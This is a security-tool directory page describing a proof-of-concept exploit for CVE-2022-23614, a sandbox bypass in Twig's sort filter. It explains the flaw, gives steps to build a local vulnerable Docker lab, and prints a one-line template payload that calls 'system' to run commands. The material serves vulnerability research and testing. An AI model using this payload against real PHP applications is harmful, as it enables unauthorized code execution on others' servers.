

Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Submit
ToolsExploitsBlog
Submit

Hacking, PenTest, and Cybersecurity Tools for Your Security Arsenal!

Kitploit is a directory of hacking, cybersecurity, and pentesting tools. Discover the latest project updates to find vulnerabilities, analyze systems, automate testing, and strengthen your security.

··Feeds·Contact·Privacy·© 2026 Kitploit

Tool Directory

Categories

View all categories
Loading categories
CVE-2022-23614 — Proof-of-concept exploit for CVE-2022-23614 demonstrating arbitrary code execution via Twig's sort filter sandbox bypass in PHP applications. | Kitploit
Tools/GitHubGitHub/davwwwx/cve-2022-23614
Vulnerability AnalysisCode AnalysisExploitationWeb Application ExploitationPenetration Testing
GitHubdavwwwx/cve-2022-23614

CVE-2022-23614

Proof-of-concept exploit for CVE-2022-23614 demonstrating arbitrary code execution via Twig's sort filter sandbox bypass in PHP applications.

View Repository
4264 years agoNot yet reviewed

Most Popular

View all →

Discover the most used tools by our community.

Explore all tools

Browse our collection of tools

View all tools →
Share

CVE-2022-23614

PoC for CVE-2022-23614, GHSA-5mv2-rx3q-4w2v (Twig sort filter code execution/sandbox bypass)

As seen in this commit - https://github.com/twigphp/Twig/commit/.., twig was passing user supplied function name as a callback parameter to uasort (here), thus leading to arbitrary code execution

To build and run the docker container with a vulnerable twig version

$ ./build-docker.sh

Open the webpage at localhost:1337 and try rendering the following payload

{{ ['id','']|sort('system') }}

PoC PoC

Result Result

Download Tool